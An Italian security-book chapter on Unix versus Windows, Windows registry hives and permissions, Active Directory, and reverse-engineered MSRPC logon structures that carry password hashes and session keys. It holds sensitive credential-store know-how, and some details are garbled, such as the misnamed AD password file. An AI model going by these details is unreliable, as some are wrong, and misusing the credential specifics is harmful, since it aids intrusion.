Lo Unix è costituito da un cuore chiamato Kernel il cui scopo è quello di interfacciare il mondo esterno con le periferiche hardware mediante una serie di device driver e contornato da un grossissimo numero di programmi che sfruttando le funzionalità di questo offrono tutte le funzionalità del sistema operativo.
Qualsiasi funzione è implementata come programma esterno anche ad esempio la procedura di login che permette ad un utente di accedere al sistema.
Windows dispone di uno strato di background compressissimo basato su una serie di tecnologie particolari come ad esempio quella OLE sulla quale si basano altre come quelle ActiveX, Dcom ecc.
La differenza fondamentale è che Windows dovrebbe essere inteso come un OS indirizzato all'interfaccia grafica sulla quale si è basato il suo successo mentre il secondo è sicuramente da considerare come sistema da utilizzare come server di rete o comunque per tutte quelle applicazioni non direttamente indirizzate all'uso d'office automation.
Anni un docente dell'università di Amsterdam, Tannenbaum, scrisse un volume indirizzato a spiegare la strutturazione dei sistemi operativi dentro ai quali veniva utilizzato un sistema Unix oriented, Minix, come modello di base.
Da questo esempio nacque Linux il cui successo si è sviluppato rapidamente negli anni come sistema operativo antagonista di Windows.
Windows proprio per la sua natura grafica ha sempre preteso un grosso numero di risorse per cui in un periodo in cui queste avevano dei costi particolarmente alti la tendenza a risparmiare ha fatto si che spesso questo fosse causa di instabilità dei nostri sistemi domestici, guadagnandosi una fama forse in gran parte immeritata.
Oltre a questo spesso ci si è completamente dimenticati che i prodotti devono generalmente avere un periodo di maturazione in particolar modo quando questi adottano metodologie di base molto complesse.
Quando si parla della stabilità di Unix ci si dimentica che questo ha avuto almeno tre volte il tempo di maturazione di Windows.
Le ricerche nel campo del software costano care e quindi queste hanno portato Microsoft a richiedere cifre per le licenze di Windows che spesso sono sembrate spropositate.
Un sistema operativo utilizzato sui nostri servers, Windows 2000 Advanced Server, costa circa 2500€ contro il costo di poche decine di dollari di una distribuzione Linux.

L'economicità di Linux ha fatto in modo che questo fosse adottato come sistema operativo privilegiato in molte aziende anche molto grosse.
Addirittura IBM ha creato una versione di Linux da installare sui propri mainframe della serie 3090.
Quando internet ha iniziato a diventare popolare molti provider hanno adottato questo OS per la gestione degli accessi in rete.
Nel 1984 fondammo in Italia FidoNet e verso il 1987 venne creata un rete basata su Unix chiamata Sublink la quale utilizzava soltanto funzioni interne al sistema operativo per tutte le gestioni.
Questo fa capire che già in origine la visione delle reti è stata una delle cose fondamentali di Unix.
L'uso di qusto OS all'interno delle Università ha ulteriormente aumentato la sua popolarità facendolo diventare il sistema operativo preferito di tutti gli smanettoni.
La cosa migliore di questo sistema operativo sta nel fatto che dispone di qualsiasi cosas già di default a partire dagli sniffer di rete per giungere ai linguaggi di sviluppo e a tutte le utilities come ad esempio firewall ecc.
La complessità d'uso è sicuramente maggiore di quella di Windows anche se di fatto le interfacce grafiche si sono propagate anche in quest'ambiente come ad esempio la Gnome e la KDE.
A livello di programmazione le cose invece si invertono in quanto gli strati eccessiva,mente complessi di Windows costituiscono un muro per molte persone che vogliono affacciarsi a determinate tecnologie.
Chiaramente non sto parlando di programmini di accesso a dei database ma alri programmi che intendono collegarsi agli strati OLE, ActiveX ecc.
Tutta questa struttura immensa di Windows è nata da un ottica ambiziosa di Microsoft la quale in molti anni sta forse completando ora quello che Bill voleva fare.
Nelle prime versioni del sistema operativo sono stati progettati i meccanismi di base come appunto OLE.
L'iea di Bill era quella di congiungere tutte le tecnologie mediante una base di controllo comune.
Su questa tecnologia OLE sono stati creati i sistemi di programmazione distribuita, i sistemi per la gestione deli database come ad esempio ADO, DAO, ODBC ecc.
Semplificando possiamo dire che ancora su questi strati sono state create tecnologie ancora più avanzate come quella legata ad ACTIVE DIRECTORY la quale è un sistema di gestione unificata di un sistema di rete completo.
Su Active Directory a sua volta sono stati creati dei servers come ad esempio IIS, EXCHANGE, SQLERVER.
Nell'ultima fase è stata curata la sicurezza e creata la tecnologia .NET sulla quale altri servers hanno offerto le basi per la creazione di servizi sempre più potenti.
Sono di recente comparsa i servers come ad esempio ISA SERVER, SHARE PORTAL, BIZTALKSERVER.
Prodotti come Visio supportandosi su questi sistemi permette la creazione di strutture di controllo.
Ogni sei mesi circa Microsoft rilascia un CD con sopra i vari SDK che permettono di agganciarsi ai vari sistemi presenti in Windows.
Il numero è esagerato e ci sono classi e metodi per qualsiasi scopo.
In ogni caso come dicevamo prima Linux è sicuramente il sistema operativo più adatto ai nostri fini per cui un accenno a questo lo si deve per forza fare anche alla luce del fatto che per riuscire a gestire una sistema accedendogli dall'esterno è necessario conoscere almeno qualche comando utilizzato per navigare sul sistema di directory.
Inoltre Linux dispone di un sistema particolare che gestisce la security del sistema su cui è installato e molte volte potrebbe anche presiedere alla sicurezza di un intera intranet.
Abbiamo detto che la maggior parte degli strumenti è già disponibile dentro al sistema operativo come default.
Tra questi esiste un sistema implementato al livello di kernel che permette di creare un sistema di filtraggio dei pacchetti tra due interfacce di rete dentro al sistema.
Il altre parole Linux mediante IPCHAINS dispone di una gestione firewall molto efficiente.

Windows

Windows può essere sicuramente considerato l'evoluzione a interfaccia grafica del vecchio DOS del quale per diverso tempo ha portato avanti moltissime caratteristiche.
Il sistema operativo è basato sui messaggi.
In altre parole un cuore intercetta qualsiasi evento avvenga nel nostro sistema e dopo averne identificata la destinazione redirige il comando verso questa.
Il sistema di base è veramente complesso in quanto il tutto è composto da un certo numero di livelli destinati a gestire determinate funzionalità le quali possiedono come scopo quello di unificare tutte le funzionalità.
Il progetto di Windows è sicuramente quanto di più ambizioso è stato fatto a livello di software e spesso proprio grazie a questa grandiosità ci si paga lo scotto.
I vari sistemi che stanno sotto Windows hanno come scopo quello di accentrare tutte le informazioni del sistema e delle reti connesse all'interno di un unico database.
Ora a noi per gli scopi di questo volume non ci interessa più di tanto discutere sulla struttra di Windows se non per quello che è relativo al suo registro nel quale sono memorizzate tutte le informazioni legate alla security.
Che cos'è il registro di Windows ?
Il registro fornisce un database unificato in cui salvare tutte le configurazioni mediante un modello gerarchico.
Fino a poco tempo fa WIN.INI è stato l'unico mezzo per configurare le applicazioni di Windows e le funzioni del sistema operativo.
Al giorno d'oggi ogni voce del registro è simile ad una linea del vecchio WIN.INI.
Uno dei principali svantaggi dei vecchi .INI è che questi erano dei normalissimi files di testo incapaci di memorizzare informazioni nidificate in forma di sottochiavi.
Queste sottochiavi forniscono dei dettagli e un grosso numero di possibili informazioni di configurazioni per un determinato sistema operativo.
I valori del registro possono anche essere costituite da codici eseguibili atte a fornire informazioni corrette per ogni singolo utente dello stesso computer.
La capacità di salvare codice eseguibile dentro al registro estende il suo utilizzo al sistema operativo e agli sviluppatori di applicazioni.
La possibilità di salvare informazioni specifiche per ogni utente permette di confezionare l'ambiente in modo su misura per ogni utente singolo.
L'utility di Wndows chiamata REGEDIT o REGEDT32 permette di gestire tutte le voci del registro.
Per facilitare l'uso del rgistro questo è stato suddiviso in un certo numero di gruppi di chiavi e precisamente quelli che seguono:

HKEY_CURRENT_USER

Questa chiave contiene le informazioni di configurazione per gli utenti che sono loggati dentro al sistema.
Queste informazioni sono la directory, i colori dello schermo e i settaggi del pannello di controllo.
Questa chiave è conosciuta come User Profile.

HKEY_USERS

In windowsNT 3.5x, I profili utente sono salvati localmente nella directory systemroot\system32\config directory.
In NT4.0, questa sono salvate dentro a systemroot\profiles.
Le informazioni specifiche di un utente sono tenute qui.

HKEY_LOCAL_MACHINE

Questa chiave contiene le infrmazioni legate alla configurazione del computer.
Queste informazioni sono salvate nella directory systemroot\system32\config come files persistenti del sistema operativo.
Le informazioni contenute in questa chiave sono utilizzate dalle applicazioni, dai device drivers e daòl sistema operativo.

HKEY_CLASSES_ROOT

Le informazioni contenute qui sono usate per aprire le applicazioni corrette




The information stored here is used to open the correct application when a file is opened by using Explorer and for Object Linking and Embedding. It is actually a window that reflects information from the HKEY_LOCAL_MACHINE\Software subkey.

HKEY_CURRENT_CONFIG

Le informazioni di questa chiave sono relative ai settaggi delle configurazioni come ad esempio dei software e dei device drivers da leggere per visualizzare la risoluzione da usare. La seguente tabella mostra la lista delle principali voci, alcune sottochiavi e il valore di default relative ai permessi d'accesso:
The Following table lists the major Registry hives and some subkeys and the DEFAULT access permissions assigned:

```
\\HKEY_LOCAL_MACHINE
            Admin-Full Control
            Everyone-Read Access
            System-Full Control

 \HARDWARE
            Admin-Full Control
            Everyone-Read Access
            System-Full Control
 \SAM
            Admin-Full Control
            Everyone-Read Access
            System-Full Control
 \SECURITY
            Admin-Special (Write DAC, Read Control)
            System-Full Control
 \SOFTWARE
            Admin-Full Control
            Creator Owner-Full Control
            Everyone-Special (Query, Set, Create, Enumerate, Notify,
Delete, Read)
            System-Full Control
 \SYSTEM
            Admin-Special (Query, Set, Create, Enumerate, Notify,
Delete, Read)
            Everyone-Read Access
            System-Full Control
\\HKEY_CURRENT_USER
            Admin-Full Control
            Current User-Full Control
            System-Full Control
\\HKEY_USERS
            Admin-Full Control
            Current User-Full Control
            System-Full Control
\\HKET_CLASSES_ROOT
            Admin-Full Control
            Creator Owner-Full Control
            Everyone-Special (Query, Set, Create, Enumerate, Notify,
Delete, Read)
            System-Full Control
\\HKEY_CURRENT CONFIG
            Admin-Full Control
            Creator Owner-Full Control
            Everyone-Read Access
            System-Full Control
```

Molti sistemi basati su Windows 2000, in particolar modo I servers di rete, utilizzano Active Directory per mantenere unificate tutte le informazioni relative alla struttura.

Grazie ad Active Directory è possibile gestire una struttura relativa ad un dominio.
La gestione fatta da Active directory è molto complessa ed estesa in quanto potrebbe coprire reti anche molto grandi come ad esempio quella di Microsoft e altre delle stesse dimensioni.
Active Directory, come abbiamo già detto, è un database accentrato che mentiene memorizzate tutte le informazioni relative alla strutturazione delle reti aziendali.
Il sistema di AD è in grado di acquisire tutte le modifiche strutturali apportate alle reti gestite mediante sistemi Windows.
Molti meccanismi vengono automatizzati come ad esempio le gestioni DNS.
Generalmente quando si gestivano sistemi orientati all'hosting di domini di clienti che tengono i loro siti sui servers gestiti in questo modo, ci si trovava nella necessità di mantenere due tipi di nameservers definiti con i termini di NAMESERVER PRIMARIO e SECONDARIO.
Active Directory automatizzando questa gestione riesce ad eguagliare le due tipologie facendo si che un certo server quando interrogato possa essere sempre visto come nameserver primario.
Lo stesso dicasi per quanto riguarda l'aggiunta di host ad un certo dominio.
Questi vengono sentiti automaticamente da AD e quindi la struttura rappresentativa di un dominio è in grado di variare dinamicamente seguendo le variazioni fisiche che la rete esegue.
Anche il meccanismo della sicurezza in molte parti è in parte automatizzato da AD.
Active Directory è basato sul protocollo LDAP e esplica la maggiora parte dei suoi vantaggi in quella che è la gestione di reti anche di grosse dimensioni basate su domini.
AD potrebbe essere considerato un database accentrato di tutte le caratteristiche di una rete in grado di sentire e aggiornare automaticamente le proprie informazioni in base ai cambiamenti fisici della struttura di questa.
Parlare solo di struttura fisica è sbagliato in quanto lo scopo fondamentale di AD è quello di gestire la struttura logica delle reti medio-grandi.
In altre parole potrebbe essere visto come un servizio tutti-in-uno.
Utilizzando il Domain Names Service, AD dissemina le informazioni appropriate a tutti gli host interessati.
Il DDNS (Dynamic DNS) riesce ad eseguire della update automatiche quando un nuovo "sito" viene connesso alla rete.
Tutto è memorizzato in AD a partire dagli accounts, le unità organizzative, le stampanti i domini e cosi via.
AD salva le password all'interno di un file chiamato "ntdis.nit" dal quale gli hackers potrebbero estrarle utilizzando le classiche utilities indirizzate all'individuazione della passwords.
Il settaggio di AD potrebbe essere un attività critica in particolar modo per quello che riguarda il settaggio della permissions appropriate.
Generalmente dovrebbe essere buona regola dell'amministratore installare AD in una partizione separata da quelle dove è installato Windows.
La maggiora parte della informazioni legate alla sicurezza di un sistema sono gestite tramite l'utility chiamata LOCAL SECURITY SETTINGS.

Microsoft ha fornito alcuni modelli comparativi i quali possono essere caricati nell'utility mostrata prima per vedere se i settaggi del proprio sistema sono corretti rispetto al grado di sucurezza e allo scopo della macchina.

Modelli come hisecws, che sta per Workstation ad alta sicurezza, o securedc, che sta per domain controller sicuro, possono essere letti e usati in modo comparativo.
Le eventuali discordanze sono visualizzate e possono essere modificate per mettere il sistema ad un ceryo livello di sicurezza.
AD per eseguire la gestione gerarchica utilizza un concetto ovvero quello delle Organizational Units (Ous) le quali sono estremamente flessibili e possono essere utilizzate per controllare un determinato numero di proprietà legate alla sicurezza come ad esempio i privilegi.
Le Ous costituiscono un grosso vantaggio di WINDOWS 2000 dato che supportano la delegazione dei privilegi.
Ciascuna Ous può essere assegnata ad un particolare livello di privilegio.
Le Ous children sotto ad un parent non possono mai essere settate con diritti magiori di quelle che lo stesso parente possiede.
Questo metodo fornisce un eccellente schema per la gestione dei diritti, aiutando ad essere certi che quelli definiti con il termine di “runaway privileges” non costituiscano un problema all'interno di un qualche dominio.
Ogni Ous non viene risconosciuta all'esterno del particolare dominio dentro al quale è stata definita.
Esiste un SDK particolare che fornisce la possibilità di interegire da parte di un programmatore con il sistema di AD.

Tutti i var parametri di AD sono gestiti tramite un SCHEMA al quale si può accedere tramite l'apposito SNAPIM di MMC.
Come abbiamo detto prima il corretto settaggio di un dominio con AD è una cosa delicata anche se di fatto per l'amministratore di grosse reti AD è una manna dal cielo.
Esistono ancora alcuni problemi di compatibilità con il mondo esterno come ad esempio relativamente alla gestione dei DNS da parte di alcuni sistemi come quelli del NIC.
Questo fatto che AD gestisce indipendentemente come primario sia il primario stesso che il secondario, crea scompensi appunto con certi gestori.
Senza contare che l'uso di AD è orientato ai sistemi operativi Windows 2000 per cui il fato di usarlo diventa ideale quando ci si ha a che fare con reti costituite da sistemi gestiti da questi OS.
AD è uno degli strati fondamentali in quella che è ormai la filosofia globale di Microsoft.
Al giorno d'oggi spesso si sente ancora la gente che considera Windows come se questo di fatto fosse una cosa a se stante sulla quale poi viaggiano determinati software.
AD, come abbiamo detto, dispone di un SDK che permette di interagire con questo.
Il seguente spezzone di sorgente mostra come è possibile richiedere le caratteristiche di un oggetto AD.


```
CoInitialize(NULL);
HRESULT hr = S_OK;
//Get rootDSE and the domain container's DN.
IADs *pObject = NULL;
LPOLESTR szPath = new OLECHAR[MAX_PATH];
VARIANT var;
BOOL bIsMixed;

hr = ADsOpenObject(L"LDAP://rootDSE",
                         NULL,
                         NULL,
                         ADS_SECURE_AUTHENTICATION,    //Use    Secure
Authentication
                         IID_IADs,
                         (void**)&pObject);
if (FAILED(hr))
{
   wprintf(L"Not Found. Could not bind to the domain.\n");
   if (pObject)
     pObject->Release();
   return TRUE;
}
```

Windows è sicuramente uno degli insiemi software più complessi esistenti progettato mediante diverse stratificazioni di meccanismi ciascuno dei quali server a fornire determinate funzionalità usate dagli strati superiori.
Alla base troviamo Windows con i vari meccanismi come ad esempio OLE.
Su questo si basano moltissimi altri sistemi come DCOM, ActiveX, OLEDB e cosi via.
Una serie di altri software permettono al gestione dei servers che svolgono un numero enorme di funzioni sui sistemi Windows tra i quali :

IIS – Internet Information Server che gestisce http e FTP
Exchange – Gestione mail servers e canali IRCX
SQLServer – Gestione servers SQL
SharePortal – Gestione condivisa documenti
ISA Server – Firewall e proxy
BizTalk Server – Gestione applicativi

Alcuni software si agganciano a tutti i pacchetti e forniscono un metodo per intergire con questi come ad esempio VISIO il quale non possiede un semplice scopo di eseguire rappresentazioni grafiche ma di fatto riesce ad intergire con gli oggetti rappresentati in modalità grafica.

Windows 2000 Security Subsystem

Il seguente grafico visualizza il sistema che gestisce la sicurezza sotto Windows 2000.
L'immagine l'ho riprodotta partendo da quella raffigurata dentro al libro della Microsoft intitolato INSIDE MICROSOFT WINDOWS.
Molti dei programmi che abbiamo visto nei capitoli di questo libro analizzano i vari blocchi schematizzati in quest'immagine come ad esempio il database delle password, il sistema LSA e cosi via.
Ricordiamoci sempre che spesso le configurazioni che troviamo in ambiente Windows, dei sistemi client, differiscono da quelle che possiamo trovare sui servers in quanto sotto questi ultimi la gestione è spesso fatta da ACTIVE DIRECTORY.

1. File system cache
2. Object manager
3. PnP manager
4. Power manager
5. Security reference monitor
6. Virtual monitor
7. Process and threads
8. Configuration manager
9. Local procedure call

Strutture di dialogo nei processi di autenticazione di Windows.

Il seguente documento mostra le botte e risposta eseguite nelle varie attività di Windows legate all'autenticazione.
Utilizzando NETMON.EXE relativo al vostro sistema potrebbe essere più semplice comprendere il meccanismo.
Il documento è stato creato da


```
- Luke Kenneth Casson Leighton (lkcl@switchboard.net)
- Paul Ashton                  (paul@argo.demon.co.uk)
- Duncan Stansfield            (duncans@sco.com)
```


```
Enumerations
-----------------

- MSRPC Header type.  command number in the msrpc packet header

    MSRPC_Request:   0x00
    MSRPC_Response:  0x02
    MSRPC_Bind:      0x0B
    MSRPC_BindAck:   0x0C

- MSRPC Packet info.  the meaning of these flags is undocumented

    FirstFrag:     0x01
    LastFrag:      0x02
    NotaFrag:      0x04
    RecRespond:    0x08
    NoMultiplex:   0x10
    NotForIdemp:   0x20
    NotforBcast:   0x40
    NoUuid:        0x80


Structures
---------------

- sizeof VOID* is 32 bits.
- sizeof char is 8 bits.
- UTIME is 32 bits, indicating time in seconds since 01jan1970.  documented
  in cifs6.txt (section 3.5 page, page 30).
- NTTIME is 64 bits.  documented in cifs6.txt (section 3.5 page, page 30).
- DOM_SID (domain SID structure) :

        UINT32             num of sub-authorities in domain SID
        UINT8              SID revision number
        UINT8              num of sub-authorities in domain SID
        UINT8[6]           6 bytes for domain SID - Identifier Authority.
        UINT16[n_subauths] domain SID sub-authorities

  Note: the domain SID is documented elsewhere.

- STR (string) :

        char[]             null-terminated string of ascii characters.

- UNIHDR (unicode string header) :

        UINT16             length of unicode string
        UINT16             max length of unicode string
        UINT32             4 - undocumented.

- UNIHDR2 (unicode string header plus buffer pointer) :

        UNIHDR             unicode string header
        VOID*              undocumented buffer pointer

- UNISTR (unicode string) :

        UINT16[]           null-terminated string of unicode characters.

- NAME (length-indicated unicode string) :

        UINT32             length of unicode string
```

```
       UINT16[]          null-terminated string of unicode characters.
```

- UNISTR2 (aligned unicode string) :

```
       UINT8[]           padding to get unicode string 4-byte aligned
                         with the start of the SMB header.
       UINT32            max length of unicode string
       UINT32            0 - undocumented
       UINT32            length of unicode string
       UINT16[]          string of uncode characters.
```

- OBJ_ATTR (object attributes) :

```
       UINT32            0x18 - length (in bytes) including the length field.
       VOID*             0 - root directory (pointer)
       VOID*             0 - object name (pointer)
       UINT32            0 - attributes (undocumented)
       VOID*             0 - security descriptior (pointer)
       UINT32            0 - security quality of service
```

- POL_HND (LSA policy handle) :

```
   char[20]          policy handle
```

- DOM_SID2 (domain SID structure, SIDS stored in unicode) :

```
       UINT32            5 - SID type
       UINT32            0 - undocumented
       UNIHDR2           domain SID unicode string header
       UNISTR            domain SID unicode string
```

Note: there is a conflict between the unicode string header and the unicode string itself as to which to use to indicate string length. this will need to be resolved.

Note: the SID type indicates, for example, an alias; a well-known group etc. this is documented somewhere.

- DOM_RID (domain RID structure) :

```
       UINT32            5 - well-known SID.  1 - user SID (see ShowACLs)
       UINT32            5 - undocumented
       UINT32            domain RID
       UINT32            0 - domain index out of above reference domains
```

- LOG_INFO (server, account, client structure) :

Note: logon server name starts with two '\' characters and is upper case.

Note: account name is the logon client name from the LSA Request Challenge, with a $ on the end of it, in upper case.

```
       VOID*       undocumented buffer pointer
       UNISTR2     logon server unicode string
       UNISTR2     account name unicode string
       UINT16      sec_chan - security channel type
       UNISTR2     logon client machine unicode string
```

- CLNT_SRV (server, client names structure) :

Note: logon server name starts with two '\' characters and is upper case.

```
       VOID*       undocumented buffer pointer
       UNISTR2     logon server unicode string
       VOID*       undocumented buffer pointer
       UNISTR2     logon client machine unicode string
```

- CREDS (credentials + time stamp)

```
       char[8]     credentials
       UTIME       time stamp
```

- CLNT_INFO2 (server, client structure, client credentials) :

Note: whenever this structure appears in a request, you must take a copy of the client-calculated credentials received, because they will be

```
       used in subsequent credential checks.  the presumed intention is to
       maintain an authenticated request/response trail.

        CLNT_SRV     client and server names
        UINT8[]      ???? padding, for 4-byte alignment with SMB header.
        VOID*        pointer to client credentials.
        CREDS        client-calculated credentials + client time
```

```
- CLNT_INFO (server, account, client structure, client credentials) :

  Note: whenever this structure appears in a request, you must take a copy
       of the client-calculated credentials received, because they will be
       used in subsequent credential checks.  the presumed intention is to
       maintain an authenticated request/response trail.

        LOG_INFO    logon account info
        CREDS       client-calculated credentials + client time
```

```
- ID_INFO_1 (id info structure, auth level 1) :

    VOID*         ptr_id_info_1
    UNIHDR        domain name unicode header
    UINT32        param control
    UINT64        logon ID
    UNIHDR        user name unicode header
    UNIHDR        workgroup name unicode header
    char[16]      rc4 LM OWF Password
    char[16]      rc4 NT OWF Password
    UNISTR2       domain name unicode string
    UNISTR2       user name unicode string
    UNISTR2       workstation name unicode string
```

```
- SAM_INFO (sam logon/logoff id info structure) :

  Note: presumably, the return credentials is supposedly for the server to
        verify that the credential chain hasn't been compromised.

        CLNT_INFO2  client identification/authentication info
        VOID*       pointer to return credentials.
        CRED        return credentials - ignored.
        UINT16      logon level
        UINT16      switch value

        switch (switch_value)
        case 1:
        {
            ID_INFO_1     id_info_1;
        }
```

```
- GID (group id info) :

        UINT32      group id
        UINT32      user attributes (only used by NT 3.1 and 3.51)
```

```
- DOM_REF (domain reference info) :

        VOID*                    undocumented buffer pointer.
        UINT32                   num referenced domains?
        VOID*                    undocumented domain name buffer pointer.
        UINT32                   32 - max number of entries
        UINT32                   4 - num referenced domains?

        UNIHDR2                  domain name unicode string header
        UNIHDR2[num_ref_doms-1]  referenced domain unicode string headers

        UNISTR                   domain name unicode string
        DOM_SID[num_ref_doms]    referenced domain SIDs
```

```
- DOM_INFO (domain info, levels 3 and 5 are the same)) :

        UINT8[]     ??? padding to get 4-byte alignment with start of SMB header
        UINT16      domain name string length * 2
        UINT16      domain name string length * 2
        VOID*       undocumented domain name string buffer pointer
        VOID*       undocumented domain SID string buffer pointer
        UNISTR2     domain name (unicode string)
        DOM_SID     domain SID
```

- USER_INFO (user logon info) :

    Note: it would be nice to know what the 16 byte user session key is for.

```
        NTTIME              logon time
        NTTIME              logoff time
        NTTIME              kickoff time
        NTTIME              password last set time
        NTTIME              password can change time
        NTTIME              password must change time

        UNIHDR              username unicode string header
        UNIHDR              user's full name unicode string header
        UNIHDR              logon script unicode string header
        UNIHDR              profile path unicode string header
        UNIHDR              home directory unicode string header
        UNIHDR              home directory drive unicode string header

        UINT16              logon count
        UINT16              bad password count

        UINT32              User ID
        UINT32              Group ID
        UINT32              num groups
        VOID*               undocumented buffer pointer to groups.

        UINT32              user flags
        char[16]            user session key

        UNIHDR              logon server unicode string header
        UNIHDR              logon domain unicode string header
        VOID*               undocumented logon domain id pointer
        char[40]            40 undocumented padding bytes.  future expansion?

        UINT32              0 - num_other_sids?
        VOID*               NULL - undocumented pointer to other domain SIDs.

        UNISTR2             username unicode string
        UNISTR2             user's full name unicode string
        UNISTR2             logon script unicode string
        UNISTR2             profile path unicode string
        UNISTR2             home directory unicode string
        UNISTR2             home directory drive unicode string

        UINT32              num groups
        GID[num_groups]     group info

